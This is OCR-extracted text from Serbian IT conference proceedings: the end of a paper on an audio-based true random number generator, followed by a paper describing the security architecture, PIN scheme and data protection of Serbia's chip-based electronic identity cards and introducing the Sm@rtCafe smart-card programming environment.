



Slika 5. Vrednosti entropija dobijenih primenom različitih metoda postprocesiranja

Eksperimentalna merenja su pokazala da se najmanja autokorelacija izlazlaznog niza dobija primenom tehnike MiBiS&XOR (Slika 6). Ako se u obzir uzme i sistemska greška, koji je kod niza dobijenog ovom metodom takođe najmanji, onda je potpuno logično zašto je ovom metodom dobijena najbolja entropija (Slika 5).




DOI: 10.15308/Synthesis-2015-97-100




Slika 6. Grafički prikaz srednjih apsolutnih vrednosti autokorelacije šuma miksovane buke pre i posle postprocesiranja različitim metodama


Procenat iskorišćenja bita, odnosno broj bita na izlazu iz TRNG-a u odnosu na broj bita na izlazu iz ADC-a, je kod metode MiBiS&XOR 50% i daleko je veći od od upoređivanih metoda (Sl. 7).




Slika 7. Uporedna analiza iskorišćenja bita iz ADCa

Brzina generisanja bita metodom MiBiS&XOR (352.8 Kb/s) je takođe najveća i u poređenju sa ostalim metodama *Neumann's corrector* (155 Kb/s), *stream parity* (200 Kb/s) i XOR10 (4.41 Kb/s) (za Nojmanov korektor i *stream parity* date su približne vrednosti) predstavlja značajno uvećanje.

Uporedna analiza rezultata pokazala je da metoda MiBiS&XOR daje odlične rezultate. Čak i kada su testovi imali tendenciju sabotaže, forsiranjem prostoperiodičnim fiksnim frekvencijama u mikrofonu, nisu povećane korelacije ili odstupanja. Na Sl. 8 prikazan je primer izgleda dobijenih rezultata istinski slučajnih brojeva sa vrednostima u rasponu od 0 do 1.




Slika 8. Uniformna raspodela dobijenih vrednosti slučajnih brojeva metodom MiBiS&XOR

Jedini nedostatak ove metode je taj što se konstantno generisanje bita ostvaruje tek pošto mikser1 završi prvi ciklus mešanja bita i pošto se izmešani bitovi XOR-uju, tako da se uključivanjem generatora ne dobija automatski izlazni niz istinski slučajnih bitova. U svakom slučaju svi elementi sekvenci generišu se nezavisno jedna od druge (statistička nezavisnost), a vrednosti sledećih sekvenci se ne mogu predvideti, bez obzira koliko je elemenata prethodno generisano.

## 3. REZIME

U ovom radu je, u cilju dobijanja istinski slučajnih bitova, prikazan pristup TRNG-ova koji je baziran na korišćenju standardnog hardvera personalnih desktop računara ili novijih generacija lap topova, tableta ili mobilnih smart telefona i primeni nove metode-post procesiranja.

Generatori istinski slučajnih brojeva korišćenjem prikazane metode obezbeđuju visok kvalitet slučajnih bita, veliku brzinu generisanja, nepredvidljivi su, nemaju periodičnu zavisnost i finansijski su pristupačni tako da su, iako namenjeni u kriptografske svrhe, pogodni za široku primenu u raznim oblastima od simulacija do igara na sreću.

## LITERATURA

Gentle, J. (2004). *Random Number Generation and Monte Carlo Methods*. Berlin: Springer-Verlag Berlin Heidelberg.

Konar, S., & Biswas, A. (2005). Erratum to "Chirped Optical Pulse Propagation in saturating nonlinear media". *Optical and Quantum Electronics*, *37*(4), 905-918. DOI: 10.1007/s11082-004-8308-2

Mankad, H.S., & Pradhan, N.S. (2012). *Advances in Computer Science, Engineering & Applications*. DOI 10.1007/978-3-642-30157-5.

Morrison, R. (2001). Design of a true random number generator using audio input. *Journal of Cryptology*, *1*(1), 1-4.

Schindler, W, & Killmann, W. (2002). Evaluation Criteria for True (Physical) Random Number Generators Used in Cryptographic Applications. In Proceedings of 4th International Workshop on Cryptographic Hardware and Embedded Systems. August 2002 (431-449). London, UK: Springer-Verlag.

Walker J. (2006). HotBits: *Genuine random numbers, generated by radioactive decay*. Preuzeto 20.01.2015. sa https://www.fourmilab.ch/hotbits/



DOI: 10.15308/Synthesis-2015-97-100

Synthesis
International Scientific Conference of IT and Business-Related Research

# BEZBEDNOSNI ASPEKTI ELEKTRONSKIH LIČNIH IDENTIFIKACIONIH DOKUMENATA NOVE GENERACIJE

## SECURITY ASPECTS OF THE NEW-GENERATION ELECTRONIC IDENTIFICATION DOCUMENTS

Andreja Samčović[1], Svetlana Čičević[1], Milkica Nešić[2]
[1]Univerzitet u Beogradu, Saobraćajni fakultet, Vojvode Stepe 305, Beograd, Srbija
[2]Univerzitet u Nišu, Medicinski fakultet, Bulevar dr Zorana Đinđića 81, Niš, Srbija

**Apstrakt:**
U ovom radu su prikazane osnove koncepta elektronskog identifikacionog dokumenta, zasnovanog na tehnologiji pametnih kartica. Ova tehnologija pruža minimum uslova za izdavanje bezbednog i pouzdanog dokumenta za identifikaciju, kako u realnom tako i u digitalnom svetu. Pametna kartica sa biometrijskim podacima vlasnika poseduje infrastrukturu javnih ključeva. S tim u vezi, razmotrena su tehnološka pitanja prilikom implementacije zaštićenih personalnih identifikacionih kartica. Predstavljena je *Sm@rtCafe* aplikacija za upravljanje pametnim karticama.

**Ključne reči:**
pametna kartica, identifikacioni dokument, informacione tehnologije, autentifikacija, Sm@rtCafe aplikacija.

**Abstract:**
This paper presents the fundamentals of the concept of electronic identification document, based on the smart card technology. This technology provides minimum requirements for issuing secure and reliable identification documents, both in the real and digital world. Smart cards with biometric data have the Public Key Infrastructure (PKI). Hence, technological issues in implementation of protected personal identification cards are considered. *Sm@rtCafe* application for smart cards management is introduced.

**Key words:**
smart card, identification document, information technologies, authentication, Sm@rtCafe application.

**Napomena.**
Ovaj rad je podržan i finansiran od strane Ministarstva prosvete i nauke Republike Srbije (Projekti br. 32025, 32048, 36022, 36006 i 179002).

## 1. UVOD

Sa smanjenjem cene, rastućom računarskom snagom i memorijskim kapacitetima, pametne kartice su postale jedan od mogućih izbora za elektronsku autentifikaciju. Stotine miliona pametnih kartica se danas koriste u hiljadama aplikacija koje uključuju identifikaciju, elektronsko plaćanje, kontrolu pristupa, memorisanje medicinskih informacija, mobilnu telefoniju, itd. Pametne kartice se, po pravilu, koriste za izvršavanje kriptografskih informacija pod kontrolom tajnih ključeva ugrađenih u njihovoj zaštićenoj memoriji (Stallings, 2010). Sa druge strane, cilj potencijalnog napadača na sistem jeste da izvuče tajne ključeve iz fizički zaštićene kartice, u cilju modifikacije sadržaja kartice, kreiranja duplikata kartice, ili generisanja neautorizovane transakcije.

Pametne kartice su, po pravilu jeftine, pogodne za korišćenje, sa malom količinom memorije, nekim osnovnim računarskim mogućnostima i određenim ulazno/izlaznim portovima preko kojih se dobijaju napajanje i sinhronizacioni impulsi. Pokazalo se da tehnologija pametnih kartica pruža relativno bezbednu platformu za identifikaciju pojedinaca. Sistem baziran na pametnim karticama obezbeđuje vrlo isplativo rešenje koje odgovara zahtevima državne uprave i poslovnim zahtevima za bezbednu i preciznu proveru identiteta, dok sa druge strane omogućuje zaštitu privatnosti informacija o pojedincu.

Pametne kartice su korisne u oblasti zaštite ličnih podataka. Mogu da se koriste za autentifikaciju i bezbedan pristup informacionim sistemima koji zahtevaju visok nivo bezbednosti (Samčović & Turan, 2007). Podaci smešteni u pametnoj kartici su prenosivi. Pametne kartice sadrže bezbednosni sistem sa mehanizmima protiv falsifikovanja i neovlašćenog očitavanja i upisivanja podataka. Naime, sadrže bezbednosni kriptoprocesor, bezbednni fajl sistem i optički čitljive podatke. Uz to, poseduju sposobnost za čuvanje poverljivih podataka u svojoj memoriji.

Identifikacioni dokumenti (ID), kao što su lične karte, koje se upotrebljavaju u Republici Srbiji, su zasnovani upravo na tehnologiji pametnih kartica. Stari tip ličnih karata je bio baziran na *Apollo* operativnom sistemu. To je tzv. *proprietary* operativni sistem (OS), i nije univerzalan kao Java OS. Takođe, *Apollo* operativni sistem nije otvoren za javnost, za razliku od Jave. Međutim, novi tip ličnih karata izdatih u Republici Srbiji, se zasniva na Java operativnom sistemu, i usklađen je sa svim specifikacijama standarda za bezbednost kriptografskih uređaja.

## 2. ARHITEKTURA ELEKTRONSKE LIČNE KARTE

Elektronske lične karte koriste *Infineon* SLE66CX322P čip (PC/SC Workgroup, 2014), *Module type* M 5.1. To je 16-bitni mikrokontroler urađen u 0,22 μm CMOS tehnologiji. Sadrži 136 kB ROM-a, 5052 bajtova RAM-a i 32 kB *EEPROM*-a. Ima integrisanu jedinicu za upravljanje i zaštitu memorije, 1100-bitni *Advanced Crypto Engine* (ACE) za RSA kriptografske operacije i 112-bitni/192-bitni DDES-EC2 akcelerator (za DES/DES3 i kriptografske operacije sa eliptičkim krivama). Baziran je na 8051 mikrokontroleru, samo što je dosta unapređen u odnosu na njegovu osnovnu verziju.

Čip moduli su vrlo bezbedni, predstavljaju vrhunski domet u toj oblasti i napredovali su u pogledu zaštite. Čip ima nekoliko senzora za detekciju zloupotrebe i manipulacije silicijuma kao što su senzor visokog i niskog napona napajanja, glič senzor,



E-mail: andrej@sf.bg.ac.rs
DOI: 10.15308/Synthesis-2015-101-106

svetlosni senzor, senzor temperature, *on-chip* samotestiranje, zaštita memorije za RAM, EEPROM i ROM, hardverski merni brojači za SPA (*Simple Power Analysis*), DPA (*Differential Power Analysis* - diferencijalna analiza napajanja), i DFA (*Differential Fault Analysis* - diferencijalna analiza grešaka), kao i aktivnu zaštitu od probnih signala. Senzori su u mogućnosti da daju evidenciju bilo koje vrste ometanja.

Telo kartice sa zaštitnim obeležjima i moduli čipova su otporni na elektromagnetno zračenje i elektrostatičko pražnjenje. Mikroprocesor je u skladu sa ISO/IEC 10373 standardom u pogledu zadržavanja x-zraka i elektrostatičkog pražnjenja. Modul je zaštićen od elektrostatičkog pražnjenja od 6 kV.

Kartica je čitljiva kada se ubaci u standardni PC/SC čitač (Security & Chip Card, 2002). Čipovi su u skladu sa komunikacionim protokolima T=0 i T=1, prema ISO 7816-3. Mogu da komuniciraju sa svakim od čitača kartica koji odgovara standardu ISO 7816-3. ID kartica može da se čita pomoću personalnih računara (PC) korišćenjem odgovarajućih PC/SC ili CT-API čitača kartica.

Čip SLE66CX322P obezbeđuje hardverski generator slučajnih brojeva, hardverski kripto kontroler za brzo generisanje RSA potpisa i hardverski DES procesor za brzo grupno (*bulk*) kriptovanje. Čip podržava RSA do 2048 bita. Proveren je shodno zajedničkim kriterijumima EAL 5 uvećano, što uključuje i procenu ranjivosti. On je tako otporan na poznate hardverske napade kao što su SPA, DPA, DFA, mikro-probing, i ostale.

## 3. ZAŠTITNI ELEMENTI NA ELEKTRONSKIM LIČNIM KARTAMA

Elementi softversko-elektronske zaštite na ID dokumentima se po svojoj funkcionalnosti mogu grupisati u sledeće celine:

- Hardversko-operativna zaštita pametne kartice;
- Sistemska zaštita pametne kartice;
- Zaštita pristupa podacima pametne kartice;
- Zaštita podataka pametne kartice;
- Bezbednosna formatizacija pametne kartice.

Hardversko-operativna zaštita pametne kartice se odnosi na elemente zaštite koji predstavljaju protivmeru analizi čipa kartice (sadržaja memorije i protoka podataka koji se unutar čipa vrše), dopunjenu sa zaštitnim mogućnostima koje pruža sam operativni sistem kartice.

Sistemska zaštita pametne kartice se odnosi na postupke koji se koriste pri instaliranju aplikacije na pametnoj kartici i na radnoj stanici. Aplikaciju pametne kartice čine odgovarajući aplet (za *Java* kartice), i podaci kartice sa definisanim pravima pristupa. Prilikom punjenja apleta ili kreiranja fajl strukture koriste se sistemski ključevi kartice. Ovi ključevi imaju svoje definisane fabričke vrednosti. U toku pripreme podataka i personalizacije kartica, radi se izmena vrednosti ovih ključeva čime je onemogućena svaka neovlašćena izmena aplikacija na personalizovanim dokumentima. Za uspešnu verifikaciju podataka pametne kartice neophodno je na radnim stanicama instalirati određene CA (*Certification Authority*) sertifikate koji omogućavaju provere svih potrebnih lanaca sertifikata.

Zaštita pristupa podacima pametne kartice se odnosi na prava i načine pristupa pojedinim podacima pametne kartice. Podaci koji se nalaze na pametnim karticama su definisani u odgovarajućim tabelama (*Data Prepatation Tables*, DPT) za svaki tip dokumenta.

Podaci na pametnoj kartici se mogu podeliti na vidljive i nevidljive. Nevidljivi, elektronski podaci upisani u čip, mogu biti javni ili zaštićeni PIN (*Personal Identification Number*) kodom, šifrovani ili nešifrovani (otvoreni), kao i promenljivi ili nepromenljivi. Za pristup pojedinim podacima kartice zahteva se odgovarajući PIN kôd, dok se nekim javnim podacima može pristupiti bez ograničenja. Postoje tri različita PIN koda na svakoj kartici: korisnički PIN kôd (*User PIN*), službeni PIN kôd (*Official PIN*) i administratorski PIN kôd (*Administration PIN*). Svi PIN kodovi se generišu u toku pripreme podataka, kao slučajan niz dužine 8 alfanumeričkih bajtova. Podaci zaštićeni PIN-om zahtevaju dodatnu autentifikacionu proveru osobe ili aplikacije koja pokušava da pristupi njihovom sadržaju.

Postoje dve grupe podataka zaštićenih PIN-om na ID dokumentima: podaci građanina za e-upravu (ovi podaci su zaštićeni pomoću korisničkog PIN koda) i podaci za službene namene kojima pristupaju samo ovlašćeni službenici Ministarstva unutrašnjih poslova (MUP).

Kada su podaci građanina za e-upravu u pitanju, ID kartice su dizajnirane na takav način da mogu da podrže aplikacije e-uprave. Iz ovog razloga se kreira dodatni skup podataka koji će biti korišćen u budućim aplikacijama sa razmenom elektronskih podataka između građana i vlade. Ovi podaci se odnose na dva asimetrična para ključeva (u stvari: dva sertifikata i dva odgovarajuća privatna ključa).

Prvi asimetrični par ključeva služi za identifikaciju građanina i digitalne koverte. Prvi digitalni sertifikat se koristi za identifikaciju građanina i za formiranje poruke sa digitalnom kovertom za ovog građanina. Drugi asimetrični par ključeva služi za digitalno potpisivanje i generiše se u proceduri dodatne personalizacije, koja se izvršava na ovlašćenom registracionom mestu. Drugi par ključeva se generiše direktno na hardveru pametne kartice ID dokumenta. Drugi privatni ključ će biti korišćen za generisanje kvalifikovanog elektronskog potpisa u budućim aplikacijama e-uprave. Čuva se samo na pametnoj kartici (nije kriptovan, ali se ne može ni pročitati ni menjati). Drugi sertifikat je upisan u karticu.

Rezultat kompletne procedure je da na kartici postoje dva privatna i dva javna ključa građanina koji se čuvaju u odgovarajućim digitalnim sertifikatima. Da bi pristupio ovim podacima u budućim aplikacijama e-uprave, građanin mora da se autentifikuje na karticu korišćenjem korisničkog PIN koda.

Razvijena je specifična odgovarajuća procedura koja koristi kombinaciju korisničkog imena i lozinke umesto PIN koda i zbog toga se korisničko ime i lozinka štampaju na PIN nosiocu i predaju vlasniku kartice nakon njene personalizacije. Znači, korisnički PIN se posebnom transformacijom izvodi iz korisničkog imena i lozinke, koje korisnik unosi u aplikaciju za rad sa karticom.

Korisnički PIN kôd je potreban za odgovarajuće podatke kojima može da pristupi samo korisnik pametne kartice koji ga zna. Ovo se odnosi na one podatke i funkcije kartice sa kojima radi sam korisnik (npr. prijava na karticu, digitalno potpisivanje, itd.). Ukoliko se tri puta za redom pogreši u unosu imena i lozinke, izračunati PIN kôd će biti neispravan i kartica će se blokirati, čime će biti onemogućen pristup njenim zaštićenim podacima. U tom slučaju potrebno je deblokirati karticu, za šta je potrebno obratiti se odgovarajućoj službi. Postupak deblokiranja korisničkog PIN koda zahteva poznavanje administratorskog PIN koda kartice.

Što se podataka za službene namene kojima pristupaju samo ovlašćeni službenici MUP-a tiče, neki podaci zahtevaju odgovarajuću autentifikaciju (ili aplikacije verifikacionog uređaja) da bi bili pročitani sa kartice. S druge strane, promenljivi podaci sa kartice mogu da budu promenjeni samo posle odgovarajuće autentifikacije službenika MUP-a. Ovim se sprečava da ti podaci mogu da budu pročitani/ažurirani od strane bilo koga osim autorizovanih službenika MUP-a, korišćenjem odgovarajućih verifikacionih aplikacija MUP-a.



DOI: 10.15308/Synthesis-2015-101-106

Podaci za službene namene su zaštićeni specijalnim PIN kodom – službenim PIN kodom, koji se upisuje u ID dokument u postupku personalizacije kartice. Imajući u vidu da službeni PIN kôd mora da bude jedinstven za svaki ID dokument i da nije moguće da službenik MUP-a zna PIN kôd za svakog građanina, obavlja se automatska procedura za generisanje službenog PIN koda.

Službeni PIN kôd se automatski generiše na osnovu master PIN koda MUP-a, nekih jedinstvenih podataka građanina upisanih na karticu i specifične PCG procedure (PCG – *PIN Code Generation*). PCG procedura se izvršava u hardverskom uređaju otpornom na ometanja u kome se master PIN kôd MUP-a takođe bezbedno čuva. Ovaj uređaj može da bude službena kartica MUP-a ili specifični SAM (*Secure Application Module*) modul integrisan u verifikacionom uređaju.

Službeni PIN kôd je potreban za podatke (minucije) kojima može da pristupi samo ovlašćeni službenik ministarstva. Za određivanje službenog PIN koda koristi se administratorski PIN kôd i SAM modul. Ukoliko se tri puta za redom pogreši u određivanju, PIN kôd će biti blokiran, čime će biti onemogućen pristup službenim podacima. U tom slučaju potrebno je deblokirati PIN, za šta je potrebno obratiti se odgovarajućoj službi. Administratorski PIN kôd se koristi za deblokiranje kartice. Deblokiranje administratorskog PIN koda nije predviđeno. Sva tri PIN koda su upisana u ID kartice sa takvim statusom da se ne mogu pročitati. Njihova promena je zaštićena PIN-om i kodovi nisu kriptovani.

Zaštita podataka pametne kartice podrazumeva da su neki podaci na pametnoj kartici upisani u šifrovanom obliku. To se odnosi na osetljive podatke (prvi privatni ključ, simetrični ključ, minucije, definisano u DPT tabelama), čija se bezbednost želi unaprediti. Tada se pored zahtevanog PIN koda za pristup, podaci dodatno šifruju u toku njihove pripreme i digitalno potpisuju.

Na kartici postoje tri digitalna potpisa: digitalni potpis nepromenljivih otvorenih podataka, digitalni potpis nepromenljivih šifrovanih podataka i digitalni potpis promenljivih otvorenih podataka. Digitalno potpisani nepromenljivi podaci se ne menjaju u toku životnog veka ID dokumenta (npr. registracioni broj, tip dokumenta, prezime, ime, lični registracioni broj, itd.). Ovi podaci su digitalno potpisani privatnim ključem MUP-a. Nepromenljivi podaci na ID dokumentima, koji su potpisani i šifrovani, su biometrijski podaci građanina koji se neće menjati u toku životnog veka ID dokumenta (redukovani portret, otisak prsta). Ovi podaci su digitalno potpisani pomoću privatnog ključa MUP-a, a zatim šifrovani.

Promenljivi otvoreni podaci na ID dokumentima su podaci građana koji bi mogli da budu menjani u toku životnog veka ID dokumenta (npr. nacionalnost, adresa, itd.). Ovi podaci su inicijalno digitalno potpisani korišćenjem privatnog ključa MUP-a, poput nepromenljivih podataka kartice. Međutim, u životnom veku ID dokumenta, ovi podaci bi mogli da budu povremeno menjani. U takvim slučajevima, podaci su digitalno potpisani pomoću privatnog ključa ovlašćenog službenika MUP-a, a to je, u stvari, drugi privatni ključ sa službene kartice tog službenika.

Šifrovanje se izvršava korišćenjem specijalnog simetričnog kriptografskog algoritma koji je posebno dizajniran za MUP i koji zadovoljava sve zahteve za korišćenje u vladinim institucijama. Bezbednosna formatizacija je postupak kojim se proveravaju određeni sistemski podaci pametne kartice i ujedno ima za cilj da detektuje pokušaj kopiranja sadržaja pametne kartice. U osnovi ovog postupka je da se proveri digitalni potpis formatizacionog bloka podataka na kartici. Podaci u bloku su jedinstveni za svaku karticu (izvedeni na osnovu serijskog broja kartice) i u slučaju da su upisani na drugu karticu digitalni potpis će se razlikovati. Na ovaj način bi se detektovao pokušaj kopiranja sadržaja pametne kartice, jer bi se na kopiranoj kartici nalazio drugi serijski broj, i verifikacija digitalnog potpisa ne bi uspela. Za uspešnu proveru bezbednosne formatizacije potrebno je na verifikaconim radnim stanicama instalirati odgovarajući lanac sertifikata, kao i sertifikat za formatizaciju.

## 4. PREDNOSTI ELEKTRONSKIH LIČNIH KARATA

Postavlja se pitanje koje su prednosti elektronskih ličnih karata u poređenju sa ličnim kartama bez čipa. Provera identiteta se najčešće obavlja putem dokumenta sa fotografijom (lične isprave, putne isprave ili vozačke dozvole). Tradicionalne metode izdavanja dokumenata i provere identiteta nisu dovoljno pouzdane da spreče zloupotrebe. Zloupotreba identiteta je krivično delo koje je sve zastupljenije u svetu. Porast krivičnih dela zloupotrebe identiteta objašnjava se slabošću u postupku izdavanja identifikacionih dokumenata i postupku provere identiteta pojedinaca zasnovanom na tako izdatom dokumentu. Slabost u sistemu utvrđivanja i provere identiteta osoba uopšte, a posebno na graničnim prelazima i aerodromima može jednu zemlju učiniti potencijalno atraktivnom metom terorističkih grupa.

Upravo strah od terorističkih napada uticao je na pojavu trenda uvođenja obaveznih identifikacionih dokumenata, kao i putnih isprava sa biometrijskim podacima vlasnika. Takav izbor je logičan, jer se biometrijski identitet ne može falsifikovati ili kopirati. Nova tehnologija sigurno može da pomogne u uspostavljanju pouzdanog sistema identifikacije lica i zaštite identifikacionih dokumenata koji će, na prvom mestu, povećati njihovu upotrebljivost i pouzdanost, i samim tim dalje doprineti smanjenju zloupotreba.

Pametna kartica sa biometrijskim podacima vlasnika (digitalna fotografija, otisak prsta, analiza irisa oka ili DNK analiza) i infrastrukturom javnih ključeva (*Public Key Infrastructure*, PKI), koja štiti podatke u čipu kartice, i elektronskim transakcijama tako što omogućava pouzdanu autentifikaciju, tajnost, integritet i raspoloživost podataka, nameću se kao prirodno rešenje za pouzdan ID kako u realnom, tako i u svetu digitalne komunikacije. Kod lične karte (LK) sa čipom identitet se vizuelno i elektronski verifikuje (sa ili bez biometrijskih podataka), dok se kod lične karte bez čipa verifikuje samo vizuelno. Kod LK bez čipa su svi podaci vidljivi jer su odštampani na njoj, dok se kod LK sa čipom neki podaci (npr. adresa) nalaze samo u čipu i za promenu adrese je dovoljno samo prepisati stare podatke novim u memoriji čipa, što se obavlja u MUP-u od strane ovlašćenog lica. Podaci o licu se mogu očitavati iz čipa u drugim aplikacijama, dok se kod LK bez čipa moraju ručno unositi za korišćenje u drugim aplikacijama. Lične karte sa čipom još poseduju mogućnost elektronskog potpisa, mogućnost korišćenja javnih servisa, kao i dodatne zaštitne elemente.

Strategija državne uprave u Republici Srbiji promoviše kao jedan od osnovnih principa reforme princip modernizacije primenom dostignuća savremenih informacionih tehnologija (IT). Cilj modernizacije državne uprave je da se uvođenjem IT u rad državnih organa, kako na centralnom, tako i na lokalnom nivou, omogući građanima dostupnost najrazličitijih servisa elektronskim putem.

Očekivani rezultati primene za građane su humanija i jednostavnija procedura izdavanja primarnog i kasnije sekundarnih dokumenata (pasoša, vozačke dozvole, saobraćajne dozvole, ...), brza i laka promena podataka na primarnom dokumentu (npr. adrese) i upotreba dokumenta u servisima buduće e-uprave. Za



DOI: 10.15308/Synthesis-2015-101-106

MUP Republike Srbije, očekivani rezultati primene su efikasna i pouzdana identifikacija osoba, unapređen značaj i ugled institucije, kao i uštede u troškovima korišćenja i prenosa informacija. Konačno, za društvo, očekivani rezultati primene su osnova za e-upravu, efikasnost državnih institucija u pružanju usluga građanima i LK po svetskim standardima koji omogućavaju integraciju u Evropsku Uniju (EU).

## 5. UPOTREBA APLIKACIJE *SM@RTCAFE*

Najvažniji standard za mikrokontrolerski bazirane pametne kartice je ISO/IEC 7816. Njegov četvrti deo, ISO/IEC 7816-4, sadrži organizaciju, bezbednosnu arhitekturu, *secure messaging*, APDU komande (*Application Programming Data Unit*) i slično, tako da je upravo ovaj deo standarda od najvećeg značaja (ISO/IEC, 2013). Ideja standarda je da se definiše set komandi koje svaki operativni sistem za pametne kartice - SCOS (*Smart Card Operating System*) treba da ima, kao i da ima istu APDU komandu za jednu naredbu, npr. za operaciju čitanja fajla (*read file*). Kod svakog operativnog sistema ta operacija, kao i druge, treba da ima istu APDU komandu, odnosno isti niz bajtova koji se šalju kartici kao komanda. Operativni sistemi kartica se tako i prave. Zahvaljujući tome, mogućnosti pametnih kartica različitih proizvođača, kao i različitih tipova kartica, su slične i barem jednim delom je sličan i način njihovog programiranja.

*Open Platform* (ili *Global Platform*) (Markantonakis & Mayes, 2003) je internacionalni industrijski standard za multiaplikativne kartice (što su pre svega Java kartice). Opisuje organizacionu i bezbednosnu arhitekturu multiaplikativnih pametnih kartica, što uključuje arhitekturu kartica i koncept bezbednosti, koncept životnog ciklusa kartica i aplikacija, kao i interfejs, nezavisno od tehnologije provajdera servisa.

*Java Card* koncept, generisan od strane *Java Card* foruma i publikovan od strane *Sun Microsystems*-a, definiše primenu Java platforme na pametnim karticama. Njegova specifikacija sadrži tri dela: *Virtual Machine Specification, Java Card Runtime Environment Specification* i *Java Card API* (Smart Card Technology, 2009).

U ovom radu je predstavljen kôd urađen u okruženju *Sm@rtCafe* (Reference Manual, 2009) koji će na jednostavnom primeru približiti programiranje pametnih kartica. Kôd će biti detaljno objašnjen i potkrepljen postupnom ilustracijom. Po pokretanju programa *Sm@rtCafe* kreiraćemo novi projekat na način koji je prikazan na Slici 1.


U sledećem koraku je potrebno odabrati odgovarajući *card template*, kao na Slici 2, pri čemu se mora odabrati jedna od dve ponuđene opcije, a to je u ovom slučaju *Sm@rtCafe* simulacija.

Na Slici 3 se može videti u potpunosti pokrenut program u *Win XP* operativnom sistemu. Ovo okruženje još uvek nije u potpunosti operabilno, jer sledi još par koraka. U zavisnosti da li je neki deo koda već napisan ili je potrebno iz početka raditi na njemu, u paleti *File* se odabira *open* ili *new*.

Na samom početku je definisana određena biblioteka koja će se koristiti, a to je *javacard.framework*. Zadatak programera je da kreira klasu koja se može proizvoljno nazvati, a to je u ovom slučaju *MyFirst*. Sledeći korak je zapisivanje varijabli koje će se koristiti u ovoj klasi. Kao što se iz apleta vidi one su uglavnom proglašene za *final static*. Rezervisana reč *final* podrazumeva nepromenjivost, dok *static* predstavlja jedan vid statičnosti, i to u slučaju da se novostvorena vrednost promenljive ne može vratiti na prethodno stanje.

Na samom početku je definisana određena biblioteka koja će se koristiti, a to je *javacard.framework*. Zadatak programera je da kreira klasu koja se može proizvoljno nazvati, a to je u ovom slučaju *MyFirst*. Sledeći korak je zapisivanje varijabli koje će se koristiti u ovoj klasi. Kao što se iz apleta vidi one su uglavnom proglašene za *final static*. Rezervisana reč *final* podrazumeva nepromenjivost, dok *static* predstavlja jedan vid statičnosti, i to u slučaju da se novostvorena vrednost promenljive ne može vratiti na prethodno stanje.

